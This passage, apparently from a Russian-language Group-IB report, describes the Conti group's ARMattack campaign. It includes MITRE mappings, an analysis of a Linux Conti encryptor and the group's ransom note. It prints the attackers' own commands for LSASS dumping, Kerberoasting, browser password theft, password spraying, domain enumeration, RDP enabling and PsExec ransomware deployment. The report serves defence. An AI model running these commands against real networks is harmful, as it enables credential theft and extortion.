Одна из основных задач, стоящих перед атакующими, — получение учетных записей и паролей администраторов в организации. Используя их, злоумышленники могут свободно передвигаться внутри зараженной инфраструктуры, запускать необходимые приложения с высоким приоритетом, красть данные с любого устройства в сети, парой скриптов запускать шифровальщик во всей организации — в общем, использовать полученные права максимально. В кампании **ARMattack** злоумышленники использовали множество техник получения учетных записей, паролей и их хешей. Почти во всех кейсах злоумышленники запускали **Mimikatz**, иногда пытались вытащить данные утилитой **Lazagne**:

- lazagne.exe -all
- lazagne.exe -m all
- lazagne.exe -p getpass -m all
- lazagne.exe getpass all




Изображение 16.
Запуск утилиты lazagne.exe.
Источник: Group-IB Managed XDR

Далее мы покажем другие методы получения учетных записей пользователей, которые использовали злоумышленники в данной кампании.

OS Credential Dumping: LSASS Memory T1003.001

Операторы снимали дамп памяти lsass.exe процесса, после чего выгружали его к себе и анализировали с целью получения паролей администраторов. Делали они это следующим образом:

```
rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump %PID% C:\ProgramData\lsass.dmp full
```



Изображение 17.
Создание дампа LSASS используя утилиту rundll32.
Источник: Group-IB Managed XDR

Кроме того, мы видели повышение привилегий процесса путем **Pass-The-Hash**. Вероятно, NTLM хеш пароля привилегированного пользователя был получен при помощи команды **hashdump**, как это продемонстрировано в блоге Cobalt Strike.

Ну и, как уже было указано выше, атакующие использовали **Lazagne** в своих атаках.

OS Credential Dumping: Security Account Manager ID: T1003.002


Для получения пароля учетных записей администратора атакующие использовали инструменты:

- mimikatz
- fgdump
- lazagne

Credentials from Password Stores: Credentials from Web Browsers T1555.003

В некоторых случаях злоумышленники получали пароли пользователей из браузера зараженного устройства, используя при этом два инструмента:

1. SharpChromium.exe logins
2. SharpWeb.exe all




Изображение 18.
Запуск утилиты для сбора паролей - SharpWeb.
Источник: Group-IB Managed XDR

Steal or Forge Kerberos Tickets T1558

Перед проведением атаки операторы проверяли наличие сохраненных паролей в файлах групповых политик при помощи **Net-GPPPassword**. Хэши паролей могут быть получены проведением атак на протокол **Kerberos**. Мы видели два типа атак, которые осуществлялись при помощи **Rubeus** или **Invoke-Kerberoast** из **Empire**, например:

Kerberoasting T1558.003	Rubeus.exe kerberoast /ldapfilter:'admincount=1' /format:hashcat /outfile:C:\ProgramData\hashes.txt
AS-REP Roasting T1558.004	Rubeus.exe asreproast /format:hashcat /outfile:C:\ProgramData\asrephashes.txt



Изображение 19.
Запуск утилиты Rubeus.
Источник: Group-IB Managed XDR

Forced Authentication T1187

В некоторых случаях операторы Cobalt Strike запускали утилиту под названием **FakeLogonScreen.exe**, исходный код которой доступен по ссылке: https://github.com/bitsadmin/fakelogonscreen. Как видно из описания проекта, приложение имитирует окно авторизации MS Windows, заставляя пользователя ввести пароль от своей учетной записи.

Unsecured Credentials: Credentials In Files T1552.001

Злоумышленники очевидно очень любят файлы, в названии которых встречается слово **password** — просто не могут пройти мимо, не скачав их. Конечно же, все это делается в процессе «хантинга админов». Стоит отметить, что они также заинтересованы в базах данных парольных кошельков. По всей видимости, они выгружают их к себе на устройство и подбирают мастер-пароль методом брутфорса.

Brute Force: Password Spraying T1110.003

Брутфорс паролей осуществлялся при помощи скрипта https://github.com/Shellntel/scripts/blob/master/Invoke-SMBAutoBrute.ps1, команда запуска:

```
Invoke-SMBAutoBrute -PasswordList %password_list% -LockoutThreshold 5
```

Discovery

Для проведения разведки группа использует большое количество инструментов, многие из которых невозможно отнести к определенной технике, поэтому в данном разделе сначала мы дадим краткое описание действий злоумышленников, после чего разобьем инструменты по техникам в конце раздела.

Заразив «нулевого пациента» в инфраструктуре организации, злоумышленники в первую очередь определяют, кого именно они заразили. Вот топ стандартных команд Windows, которые злоумышленники используют на данном этапе (примеры будут указаны на английском языке, однако могут отличаться в зависимости от языка системы):

КОМАНДА	КРАТКОЕ ОПИСАНИЕ
whoami /groups	Отображает группы пользователей, к которым принадлежит текущий пользователь.
net group /domain	Показывает пользователей в домене.
net group "domain admins" /domain	Получает список администраторов домена.
net group "domain controllers" /domain	Получает список контроллеров домена.
net group "enterprise admins" /domain	Получает список администраторов предприятия.
net user [username] /domain	Получает информацию о пользователе [username].
net shares	Получает список подключенных сетевых дисков.
net view %IP% /ALL	Выводит список доменов, компьютеров и сетевых дисков на устройстве.
nltest.exe /domain_trusts /all_trusts	Получение списка доверенных доменов — получив эту информацию операторы проводили атаку на устройства связанной организации.

Примечательно, что один раз мы видели вызов команды: **net localgroup "Cert Publishers" /domain**, однако полученными в результате работы команды данными злоумышленники никак не воспользовались.

Как было указано выше, если зараженное устройство не находится в домене, злоумышленники игнорируют его. После того, как операторы понимают, что жертва им потенциально интересна (как правило, это определяется размером организации и ее выручкой), они проводят сканирование сети, используя различные инструменты. Любимый инструмент Conti — **AdFind**. Во всех исследованных нами инцидентах инструмент доставлялся на зараженное устройство и запускался следующим образом:

```
C:\%AD_FOLDER_PATH%\AdFind.exe -f objectcategory=computer -csv name
cn OperatingSystem dNSHostName > C:\[domain_name].csv
```


После этого злоумышленники вручную выгружают файл для дальнейшего анализа уже на своей стороне и удаляют AdFind.exe и файл-результат его работы. Также мы заметили, что у злоумышленников был специальный bat-сценарий, запускающий данный инструмент с разными параметрами:

```
adfind.exe -f «(objectcategory=person)» > ad_users.txt
adfind.exe -f «objectcategory=computer» > ad_computers.txt
adfind.exe -f «(objectcategory=organizationalUnit)» > ad_ous.txt
adfind.exe -sc trustdmp > trustdmp.txt
adfind.exe -subnets -f (objectCategory=subnet)> subnets.txt
adfind.exe -f «(objectcategory=group)» > ad_group.txt
adfind.exe -gcb -sc trustdmp > trustdmp.txt
```

Кроме этого, на этапе разведки злоумышленники используют следующие инструменты:

- **SharpHound** — модуль сбора данных BloodHound, мощный инструмент анализа AD, извлекающий данные и предоставляющий их в виде графа. Пример запуска:

```
SharpHound.exe --PortScanTimeout 1000 --OutputDirectory C:\Intel
--OutputPrefix «FULL» --Loop --LoopDuration 00:10:00 --domain %do-
main_name%
```



Изображение 20.
Запуск утилиты SharpHound для сбора данных о Active Directory.
Источник: Group-IB Managed XDR

Как и в случае с AdFind, результат работы загружался в «рабочую директорию» Cobalt Strike, после чего выгружался на сервер злоумышленников с целью дальнейшего анализа, сама утилита и результат ее работы удалялись с зараженного устройства.

- **nmap** — свободная утилита, предназначенная для сканирования IP-сети

- Скрипты из проекта PowerSploit и его производные: **PowerView** и **SharpView**. В атаках мы замечали использование следующих скриптов:

СКРИПТ	ОПИСАНИЕ
SharpView.exe Find-DomainUserLocation -UserIdentity	Проверяет, на каких устройствах в домене зарегистрирован пользователь.
Find-LocalAdminAccess	Помогает злоумышленникам определять, на каких устройствах в домене текущий пользователь имеет права администратора.
Invoke-EnumerateLocalAdmin	При помощи данной команды злоумышленники получали список локальных администраторов.
Invoke-ShareFinder	Получает список подключенных к устройству сетевых дисков.

Подчеркнем один интересный момент: в некоторых случаях, когда злоумышленникам не удавалось выполнить какую-либо операцию, они проверяли, какие именно защитные решения запущены на устройстве:

- wmic /namespace:\\root\SecurityCenter2 PATH AntiVirusProduct GET /value
- wmic /namespace:\\root\SecurityCenter2 PATH AntiSpywareProduct GET /value
- wmic /namespace:\\root\SecurityCenter2 PATH FirewallProduct GET /value

Данные команды обычно запускаются при выполнении команды Cobalt Strike **show_av**. Примечательно, что после получения этого списка злоумышленники не выполняли никаких действий по отключению средств защиты и просто меняли методы и инструменты проведения атаки.

Как было указано выше, злоумышленники получали информацию с сетевых дисков, к которым у зараженного пользователя был доступ при помощи функции **Invoke-ShareFinder-CheckShareAccess.**

Наконец, мы можем заполнить MITRE-таблицу:

ТЕХНИКА	ИНСТРУМЕНТЫ
Account Discovery: Domain Account T1087.002	• whoami /groups • net group /domain • net group “domain admins” /domain • net group “enterprise admins” /domain
Account Discovery: Email Account T1087.003	Извлечение паролей из браузеров при помощи утилит: • SharpChromium.exe logins • SharpWeb.exe all
Permission Groups Discovery: Local Groups T1069.001	• SharpHound
Permission Groups Discovery: Domain Groups T1069.002	• AdFind • SharpHound • PowerSploit-скрипты и их производные
Group Policy Discovery T1615	• SharpHound

Remote System Discovery T1018	• net group “domain controllers” /domain • Использование утилиты AdFind • Использование утилиты SharpHound • Использование утилиты SharpView
Domain Trust Discovery T1482	• nltest.exe /domain_trusts /all_trusts
Software Discovery: Security Software Discovery T1518.001	• wmic /namespace:\\root\SecurityCenter2 PATH AntiVirusProduct GET /value • wmic /namespace:\\root\SecurityCenter2 PATH AntiSpywareProduct GET /value • wmic /namespace:\\root\SecurityCenter2 PATH FirewallProduct GET /value
Network Share Discovery T1135	• powershell.exe Invoke-ShareFinder -CheckShareAccess.
File and Directory Discovery T1083	Ручной поиск файлов на устройстве, подробнее описано в разделе **Execution.**
System Service Discovery T1007	Использование утилиты SharpUp для получения информации о зарегестрированных сервисах.
Network Service Scanning T1046	• nmap

Lateral movement

Движение внутри инфраструктуры жертвы осуществлялось различными способами. Чаще всего злоумышленники запускали инстансы Cobalt Strike beacon’ов используя знаменитую утилиту **PsExec**. Кроме этого, утилита использовалась для массового копирования и запуска Conti-шифровальщика в сети организаций.

Пример использования:

КОМАНДА	ОПИСАНИЕ
PsExec.exe /accepteula @C:\Intel\cc.txt -u %domain%\Administrator -p %password% cmd /c COPY "\\%server_name%\Intel\update.exe" "C:\windows\temp\"	Копирование на все устройства в списке C:\Intel\cc.txt файла update.exe в Temp-директорию.
PsExec -accepteula -d @C:\Intel\1.txt -u %domain%\Administrator -p %password% cmd /c \\%ip%\Intel\c.exe -size 30 -m	Запуск шифровальщика на всех устройствах в списке C:\Intel\1.txt с удаленного сервера.

Среди использованных для бокового перемещения уязвимостей стоит отметить ранее упомянутую **CVE-2020-1472 (Zerologon)** — подробно уже описали в разделе **Exploitation for Privilege Escalation T1068**.

Напоследок хотелось бы отметить, что Conti включали RDP-протокол на некоторых зараженных устройствах. Вероятно, они могли использовать RDP для дальнейшего перемещения внутри инфраструктуры жертвы. Включение происходило следующим образом:

- REG ADD «HKLM\SYSTEM\CurrentControlSet\Control\к» /t REG_DWORD /v «fDenyTSConnections» /d 0 /f
- REG ADD «HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server» /t REG_DWORD /v «fSingleSessionPerUser» /d 0 /f
- REG ADD «HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\Licensing Core» /t REG_DWORD /v «EnableConcurrentSessions» /d 1 /f
- REG ADD «HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon» /t REG_DWORD /v «EnableConcurrentSessions» /d 1 /f

- REG ADD «HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon» /t REG_DWORD /v «AllowMultipleTSSessions» /d 1 /f
- REG ADD «HKLM\SOFTWARE\Policies\Microsoft\Windows NT\ Terminal Services» /t REG_DWORD /v «MaxInstanceCount» /d 5 /f
- REG ADD «HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server» /t REG_DWORD /v «AllowTSConnections» /d 1 /f
- REG ADD «HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server» /t REG_DWORD /v «TSAdvertise» /d 1 /f
- REG ADD «HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server» /t REG_DWORD /v «IdleWinStationPoolCount» /d 1 /f
- REG ADD «HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server» /t REG_DWORD /v «TSAppCompat» /d 0 /f
- REG ADD «HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server» /t REG_DWORD /v «TSEnabled» /d 1 /f
- REG ADD «HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server» /t REG_DWORD /v «TSUserEnabled» /d 0 /f
- REG ADD «HKLM\SYSTEM\CurrentControlSet\Control\ Terminal Server\WinStations\RDP-Tcp» /t REG_DWORD /v «fEnableWinStation» /d 1 /f
- REG ADD «HKLM\SYSTEM\CurrentControlSet\Control\ Terminal Server\WinStations\RDP-Tcp» /t REG_DWORD /v «MaxInstanceCount» /d 0xffffffff /f
- REG ADD «HKLM\SYSTEM\ControlSet001\Control\Terminal Server\ Licensing Core» /t REG_DWORD /v «PolicyAcOff» /d 5 /f
- sc config termservice start= auto
- net start termservice /y

После этого происходил патч службы **Terminal Server** при помощи Mimikatz — теперь на пропатченной системе можно запускать сразу несколько сессий RDP. В некоторых случаях злоумышленники настраивали файрвол таким образом, чтобы можно было осуществить удаленное администрирование:

- netsh firewall set service remoteadmin enable

В итоге тут могут быть выделены следующие техники:

ТЕХНИКА	ОПИСАНИЕ
Lateral Tool Transfer T1570	Использование утилиты PsExec для бокового перемещения.
Exploitation of Remote Service T1210	Эксплуатация уязвимости Zerologon внутри инфраструктуры жертвы.
Remote Services: Remote Desktop Protocol T1021	Включение RDP-протокола и его дальнейшее использование.

Collection

На этапе разведки и «хантинга админов» злоумышленники выгружают данные в ручном режиме. Однако стоит отметить, что в инструкции есть описание, как можно выгрузить данные в автоматическом режиме из инфраструктуры жертвы.

Archive Collected Data T1560

Результат выполнения некоторых команд и утилит, например утилиты BloodHound — архив, который вручную выгружается злоумышленниками после работы утилиты и также руками удаляется со скомпрометированного устройства.

Data from Local System T1005

Как было сказано ранее, злоумышленники заходили на устройства в сети организации и вручную выгружали документы со скомпрометированных устройств. В первую очередь их интересовали: любые файлы, которые потенциально могли содержать пароли (даже базы данных парольных кошельков — далее они брутились на стороне злоумышленников). Кроме этого, среди документов особое предпочтение отдавалось файлам из списка:

- Финансовые документы
- Бухгалтерия
- IT-документы
- Информация о клиентах
- Информация о проектах
- Информация о сотрудниках

Data from Network Shared Drive T1039

Аналогично **Data from Local System T1005**

Command and Control

Так как Conti использовали в основном фреймворк Cobalt Strike, большая часть трафика между скомпрометированной организацией и C2 осуществлялась по протоколу HTTPS, а между beacon'ами в инфраструктуре организации — по протоколу SMB. Также в редких случаях для сокрытия трафика злоумышленники использовали встроенный в Cobalt Strike функционал DNS-туннелирования. Отсюда сразу три техники: **Application Layer Protocol: Web Protocols T1071.001, Remote Services: SMB/Windows Admin Shares T1021.002 и Application Layer Protocol: DNS T1071.004**. Кроме этого, для бокового перемещения часто применялась утилита PsExec, способная перенаправлять входные и выходные данные создаваемой программы при помощи SMB-протокола. В зараженной инфраструктуре злоумышленники «поднимали» proxy-сервис, воспользовавшись стандартной командой Cobalt Strike socks. Таким образом, получаем еще одну технику: **Proxy: Internal Proxy T1090.001**. И наконец, в некоторых случаях злоумышленники включали RDP и проводили вредоносную активность внутри сети организации через этот стандартный протокол, так что **Remote Access Software T1219** также может быть добавлен в список.

Резюмируя вышесказанное:

- Application Layer Protocol: Web Protocols T1071.001
- Remote Services: SMB/Windows Admin Shares T1021.002
- Application Layer Protocol: DNS ID: T1071.004
- Proxy: Internal Proxy T1090.001
- Remote Access Software T1219

Impact

Как и любой другой шифровальщик, Conti ставит перед собой две цели:

- Украсть как можно больше чувствительных внутренних данных компании
- Остановить работу организации посредством шифрования ее инфраструктуры

Поэтому в данном разделе можно выделить два пункта:

ТЕХНИКА	ОПИСАНИЕ
Data Destruction T1485	В первую очередь злоумышленники вручную удаляют бэкап-данные.
Data Encrypted for Impact T1486	После этого загружают на все устройства, до которых удалось дотянуться, шифровальщик и запускают его. То, как это происходит, подробно описано в секции **Lateral Movement.**


Важно отметить, что в ходе исследования мы обнаружили следующие сэмплы программ-шифровальщиков:

- Conti, Windows-версия
- Conti, Linux-версия (далее мы ее подробно опишем)
- Hive, Linux-версия

С утечкой внутренней переписки Conti миру открылся широкий список других RaaS, с которыми партнерится Conti. Поэтому использование Hive в кампании **ARMattack** наверняка никого не удивит и смысла останавливаться на этом пункте нет.

Conti ransomware variant for Linux

Как вы уже поняли, Group-IB следит за активностью группы Conti с самого ее появления. В паблике уже есть описание Linux-версии Conti шифровальщика (как показала переписка, он оказался довольно проблемным для разработчиков и даже «сорвал» важную сделку). Исследованная нами версия немного отличается от той, что есть в паблике, поэтому потратим на нее пару страниц данного отчета.



Изображение 21.
Conti malware profile в интерфейсе Threat Intelligence. Как видно на скрине, пользователям доступны подробное описание ВПО, сигнатуры, YARA правила и извлеченные конфигурационные данные

Любой новый инструмент вызывает у нас особый интерес, и Linux-версия одноименного шифровальщика не была исключением. Мы провели анализ **linux x64 ELF**-файла с SHA256: **abd011278f60b350e932c6ed3e2ee16b3e0f45d616d04e5d2fba02a57d521080**.

Linux-версия Conti способна обрабатывать следующие входные параметры:

--path	указывает путь до директории, в которой необходимо шифровать файлы
--size	управляет размером блоков, которыми шифрует файлы, и промежутки между ними в режиме частичного шифрования файла
--file	не используется
--detach	выполняет fork() перед запуском шифрования всех файлов, чтобы шифровальщик продолжал работу даже после завершения сессии пользователя, запустившего файл encryptor
--log	ведет подробный журнал работы в указанном файле
--prockiller	перед шифрованием файлов завершает процессы, которые используют (блокируют) шифруемый файл
--vmlist	читает содержимое указанного файла, содержащее список виртуальных машин, которые будут игнорироваться в пункте "vmkiller"
--vmkiller	читает содержимое файла vm-list.txt со списком виртуальных машин VMware ESXi, завершает работу каждой из них командой "esxcli vm process kill --type=hard"


Примечательно, что аргумент **--path** тут обязательный, без него шифровальщик выводит ошибку и завершает работу. Для шифрования файлов Conti использует проект с открытым исходным кодом CryptoPP. В теле ВПО хранится публичный ключ RSA, который в ходе работы приложение загружает при помощи класса **X509PublicKey.** Впоследствии он используется для шифрования ключевой информации, уникальной для каждого файла.

Процесс шифрования осуществляется следующим образом: приложение рекурсивно «проходится» по директории, указанной в аргументе --path, обрабатывает каждый файл следующим образом:

1. Игнорирует ранее зашифрованные файлы и readme-файлы шифровальщика;
2. Принудительно завершает процессы, которые работают с шифруемым файлом;
3. Генерирует ключ случайным образом, в качестве ключа используется 32-байтный буфер;
4. Генерирует вектор инициализации, в качестве которого выступает уже 8-байтный буфер;

5. Если текущий файл является базой данных, то Conti шифрует его полностью, если нет — шифрование производится частично (некоторые блоки файла остаются в открытом виде);
6. Шифровальщик генерирует заголовок файла, содержащий ключевую информацию в следующем формате:

```
_conti_[encryption_file_size 8 bytes][random encryption key 32 bytes]
[IV 8 bytes][file encryption blocksize]
```



Изображение 22. Пример заголовка зашифрованного шифровальщиком Conti файла.

Conti выравнивает данный заголовок к 512 байтам, после чего зашифровывает его алгоритмом RSA, используя встроенный в тело публичный ключ.

7. В итоге зашифрованный файл выглядит следующим образом: сначала идет зашифрованный ассиметричным алгоритмом заголовок, содержащий в себе симметричный ключ, после которого следует зашифрованное симметричным алгоритмом тело самого файла. Очень криптостойкая схема, не так ли?
8. В конец зашифрованного файла добавляет расширение .**conti**

После шифрования в каждой директории с зашифрованными файлами Conti оставляет readme-файл, пример которого мы приведем ниже:

```
All of your files are currently encrypted by CONTI strain
As you know (if you don't - just "google it"), all of the data that
has been encrypted by our software cannot be recovered by any means
without contacting our team directly
If you try to use any additional recovery software - the files might
be damaged, so if you are willing to try - try it on the data of the
lowest value
To make sure that we REALLY CAN get your data back - we offer you to
decrypt 2 random files completely free of charge
You can contact our team directly for further instructions through
our website :
TOR VERSION :
(you should download and install TOR browser first https://torproj-
ect.org)
%URL%
```

```
YOU SHOULD BE AWARE!
Just in case, if you try to ignore us. We've downloaded a pack of
your internal data and are ready to publish it on out news website if
you do not respond. So it will be better for both sides if you con-
tact us as soon as possible

---BEGIN ID---
%ID%
---END ID---
```

Как мы видим, в readme-файле Conti довольно словоохотливы и предлагают не пробовать жертве расшифровать свои файлы сторонним декриптором, так как скорее всего дело кончится плохо. Если уж решили попробовать, заботливо пишут Conti, то используйте для своих экспериментов наименее значимые файлы. Особенный акцент в записке делается на то, что файлы точно будут расшифрованы, если жертва пойдет на диалог с Conti. Для большей убедительности злоумышленники предлагают расшифровать 2 рандомных файла, чтоб вызвать большее доверие у жертвы. Опечатка в слове “our” закрывает блок с характерным шантажом — этот метод называется Double Extortion — когда в случае игнорирования атаки, вымогатели угрожают выложить выгруженную конфиденциальную информацию жертвы на свой DLS.

И напоследок отметим, что шифровальщик считает текущий файл базой данных, если его расширение — строка из списка:

```
“.4dd”, “.4dl”, “.accdb”, “.accdc”, “.accde”, “.accdr”, “.accdt”,
“.accft”, “.adb”, “.ade”, “.adf”, “.adp”, “.arc”, “.ora”, “.alf”,
“.ask”, “.btr”, “.bdf”, “.cat”, “.cdb”, “.ckp”, “.cma”, “.cpd”,
“.dacpac”, “.dad”, “.dadiagrams”, “.daschema”, “.db”, “.db-shm”,
“.db-wal”, “.db3”, “.dbc”, “.dbf”, “.dbs”, “.dbt”, “.dbv”, “.dbx”,
“.dcb”, “.dct”, “.dcx”, “.ddl”, “.dlis”, “.dp1”, “.dqy”, “.dsk”,
“.dsn”, “.dtsx”, “.dxl”, “.eco”, “.ecx”, “.edb”, “.epim”, “.exb”,
“.fcd”, “.fdb”, “.fic”, “.fmp”, “.fmp12”, “.fmpsl”, “.fol”, “.fp3”,
“.fp4”, “.fp5”, “.fp7”, “.fpt”, “.frm”, “.gdb”, “.grdb”, “.gwi”,
“.hdb”, “.his”, “.ib”, “.idb”, “.ihx”, “.itdb”, “.itw”, “.jet”,
“.jtx”, “.kdb”, “.kexi”, “.kexic”, “.kexis”, “.lgc”, “.lwx”, “.maf”,
“.maq”, “.mar”, “.mas”, “.mav”, “.mdb”, “.mdf”, “.mpd”, “.mrg”,
“.mud”, “.mwb”, “.myd”, “.ndf”, “.nnt”, “.nrmlib”, “.ns2”, “.ns3”,
“.ns4”, “.nsf”, “.nv”, “.nv2”, “.nwdb”, “.nyf”, “.odb”, “.oqy”,
“.orx”, “.owc”, “.p96”, “.p97”, “.pan”, “.pdb”, “.pdm”, “.pnz”,
“.qry”, “.qvd”, “.rbf”, “.rctd”, “.rod”, “.rodx”, “.rpd”, “.rsd”,
“.sas7bdat”, “.sbf”, “.scx”, “.sdb”, “.sdc”, “.sdf”, “.sis”, “.spq”,
“.sql”, “.sqlite”, “.sqlite3”, “.sqlitedb”, “.te”, “.temx”, “.tmd”,
“.tps”, “.trc”, “.trm”, “.udb”, “.udl”, “.usr”, “.v12”, “.vis”,
“.vpd”, “.vvv”, “.wdb”, “.wmdb”, “.wrk”, “.xdb”, “.xld”, “.xmlff”,
“.abcddb”, “.abs”, “.abx”, “.accdw”, “.adn”, “.db2”, “.fm5”, “.hjt”,
“.icg”, “.icr”, “.kdb”, “.lut”, “.maw”, “.mdn”, “.mdt”
```

МНОГОГОЛОВАЯ ГИДРА CONTI: ПОЧЕМУ ВАЖНО СЛЕДИТЬ ЗА ГРУППОЙ

05

Целью этого отчета было заполнить пробелы в существующих исследованиях, касающихся тактики, инструментов и техник «работы» вымогателей из группы Conti. Несмотря на то, что ресерчеры активно изучают Conti, а в паблик было слито немало данных о группе, которые могли бы поставить крест на ее существовании, этот проект в разных проявлениях по-прежнему демонстрирует высокую жизнеспособность, а значит мы еще не раз увидим информацию о новых жертвах на их DLS.

Conti выстроили устойчивый и масштабируемый вымогательский бизнес как с технической, так и с менеджерской точек зрения. В этот бизнес вовлечено большое количество специалистов: программистов, пентестеров, системных администраторов, кадровиков, тимлидов. Проще говоря, у этой гидры слишком много голов и постоянное развитие Conti, как проекта, вероятно еще заставит услышать о себе в том или ином виде.

Очевидно, Conti представляет опасность как для бизнеса, так и для госструктур, именно поэтому для специалистов по кибербезопасности важно быть в курсе тактик и методов, применяемых группой. Особенно если учесть, что фактически любой бизнес попадает в сферу интересов данной группы, а отраслевое разнообразие ее целей крайне велико. Команда Group-IB продолжит следить за активностью Conti и, как всегда, будет держать вас в курсе интересных событий.

В приложениях к этому отчету мы, как обычно, приводим индикаторы компрометации и другие данные, которые помогут исследователям и специалистам по кибербезопасности в поиске следов взлома, а также в предотвращении атак со стороны Conti.

MITRE (ARMATTACK)

06

TACTICS	TECHNIQUE	PROCEDURE
TA0001: Initial Access	T1566: Phishing	Conti получали первоначальный доступ путем распространения email'ов с вредоносным содержимым.
TA0002: Execution	T1059.001: Command and Scripting Interpreter: PowerShell	Conti активно использовали PowerShell для запуска как собственных скриптов, так и скриптов из проектов с открытым исходным кодом (к примеру, PowerSploit).
	T1059.003: Command and Scripting Interpreter: Windows Command Shell	Командный интерпретатор Windows также активно использовался группой для запуска различных программ (в том числе легитимных), в том числе копирование и запуск шифровальщика.
	T1053.005: Scheduled Task/Job: Scheduled Task	Conti изменяли исполняемый файл существующего сервиса и создавали новые сервисы (чаще всего для запуска Cobalt Strike beacon).
	T1047: Windows Management Instrumentation	Использовался для снятия дампа памяти процесса lsass.exe и получения списка установленных на устройстве защитных решений.
TA0003: Persistence	T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	При помощи скрипта Cobalt Strike beacon'у обеспечивалась персистентность.
TA0004: Privilege escalation	T1543.003: Create or Modify System Process: Windows Service	Для запуска некоторых приложений с правами SYSTEM происходило изменение параметров уже существующих сервисов либо создание новых.
	T1548.002: Abuse Elevation Control Mechanism: Bypass User Account Control	Для обхода UAC применялись различные атаки при помощи Cobalt Strike beacon'а.
	T1134.003: Access Token Manipulation: Make and Impersonate Token	«Надевание» токена администратора осуществлялось при помощи двух команд Cobalt Strike: make_token и pth.
	T1068: Exploitation for Privilege Escalation	Для повышения привилегий использовался большой список уязвимостей.

TA0005: Defense evasion	T1574.010: Hijack Execution Flow: Services File Permissions Weakness	Для запуска некоторых приложений с правами SYSTEM происходило изменение параметров уже существующих сервисов.
	T1550.002: Use Alternate Authentication Material: Pass the Hash	«Надевание» токена администратора осуществлялось при помощи Cobalt Strike команды pth.
	T1134.003: Access Token Manipulation: Make and Impersonate Token	«Надевание» токена администратора осуществлялось при помощи двух команд Cobalt Strike: make_token и pth.
	T1548.002: Abuse Elevation Control Mechanism: Bypass User Account Control	Для повышения привилегий использовался большой список уязвимостей.
	T1055: Process Injection	Техника использовалась для запуска Cobalt Strike beacon'a.
	T1620: Reflective Code Loading	Техника использовалась для запуска Cobalt Strike beacon'a.
	T1218.010: Signed Binary Proxy Execution: Regsvr32	В контексте Regsvr32 происходил запуск Cobalt Strike beacon'a.
	T1218.011: Signed Binary Proxy Execution: Rundll32	В контексте Rundll32 происходил запуск Cobalt Strike beacon'a.
	T1078.002: Valid Accounts: Domain Accounts	В ходе исследования инфраструктуры жертвы злоумышленники стремятся получить учетные записи администраторов, используя большое количество различных техник.
	T1078.003: Valid Accounts: Local Accounts	В ходе исследования инфраструктуры жертвы злоумышленники стремятся получить учетные записи администраторов, используя большое количество различных техник.
TA0006: Credential access	T1003.001: OS Credential Dumping: LSASS Memory	Дамп памяти снимался при помощи библиотеки comsvcs.dll.
	T1003.002: OS Credential Dumping: Security Account Manager	Для получения паролей использовались утилиты mimikatz и fgdump.
